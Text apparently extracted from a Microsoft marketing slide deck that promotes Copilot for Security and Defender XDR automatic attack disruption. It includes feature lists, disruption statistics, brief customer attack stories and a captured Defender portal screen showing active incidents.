Coverage and Capabilities

The first generative AI security product that empowers security and IT teams to protect at the speed and scale of AI, while remaining compliant to responsible AI principles





Copilot for Security in the SOC

Outsmart and outpace adversaries

Identify and prioritize with built-in context

- ▶ Triage quickly with incident summaries written in plain language
- ▶ Understand attack story mapped to MITRE ATT&CK Framework
- ▶ Surface device-level incident details including data from Intune

Accelerate full resolution for every incident

- ▶ Determine best course of action for investigation and remediation
- ▶ Build operational consistency and efficacy with guided response
- ▶ Easily take the next step with prescriptive actions at the press of a button
- ▶ Quickly create and share an executive-level summary report

Prevent breaches with dynamic threat insights


- ▶ Discover key threats for your specific risk profile
- ▶ Find and eliminate critical exposures
- ▶ Understand your adversaries and how to defend against them
- ▶ Get answers for a wide-range of threat intelligence requirements

Elevate analysts with intelligent assistance

- ▶ Uplevel analyst productivity with suggested, tailored prompts
- ▶ Translate natural language to Kusto Query Language (KQL)
- ▶ Analyze malicious scripts
- ▶ Investigate suspicious files

Reduce the SOC workload with automation

SOAR



Open and flexible automations enable organizations to develop their own custom playbooks

Integrate with **any product or service** in your environment to use as a data source in automated processes

Use out-of-the box playbooks available in the content hub for analysts to use as baseline and customize the response

+

Attack disruption



Out-of-the-box capability built and solely maintained by Defender XDR

Continuously updated with workload signals, research insights on latest attack patterns to maintain quality control

Adapts to behavior seen **inline** with an active attack to take an automatic response

Automatic attack disruption

what others detect, we disrupt

3 min average time
to disrupt
ransomware

1.2k incidents
disrupted
per month

3.5k+ disabled user
accounts in the
last 6 months

100k+ devices saved
from an attack
in the last 6 months

On by default powered by AI/ML to detect and disrupt in-progress attacks with **99% confidence**

Real-life customer stories:

A customer experienced an attack across:

- **10+** attack waves
- **10** compromised domain admin users
- **3** spreader IPs

Attackers targeted **2000 devices**, **97% saved**

3% of devices were onboarded to a different security vendor and suffered encryption

A customer experienced an attack across 6 users:

- **4** users were disabled at the initial access stage
- **2** users were disabled when the session cookie was re-used

Early disruption in the kill chain prevented a business email compromise attack

Taking automatic attack disruption to the next level

XDR-level intelligence and AI automatically disrupt even the most advanced attacks

Respond at machine speed


High-confidence signals collected from Microsoft Defender XDR & Microsoft Sentinel automatically disrupt active attacks to stop progression and limit the impact.

Disrupt the most sophisticated attacks


Automatically disrupt prominent attacks like ransomware, business email compromise, adversary in the middle & SAP financial fraud.

Disruption extends to Microsoft Sentinel signals


Bringing together insights from SIEM and XDR means better coverage and higher confidence to automatically take the right actions to defend against advanced attacks.




Financial process manipulation timeline without automatic attack disruption



Financial process manipulation timeline with automatic attack disruption





Demo

Unified platform

Onboarding



Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Home

Investigation & response

Incidents & Alerts

Hunting

Actions & submissions

Partner catalog

Threat intelligence

Assets

Endpoints

Email & collaboration

Cloud apps

Reports

Learning hub

Trials

More resources

System

Customize navigation

Get your SIEM and XDR in one place

Connect Microsoft Sentinel and Microsoft Defender XDR to unify your security operations in a single portal with more AI, automation, search, and threat intelligence.

Connect a Sentinel workspace

Guided Tour

Customize page

Active incidents

25 active incidents in Microsoft Defender

Most recent events and alerts

Incident name

Tags

Severity

Last activity

Scope

Incident name	Tags	Severity	Last activity	Scope		
SAP financial process manipul...	+2	Medium	Nov 15, 2023 6:48 AM			
Multi-stage incident involving...	+2	High	Nov 15, 2023 1:34 AM			
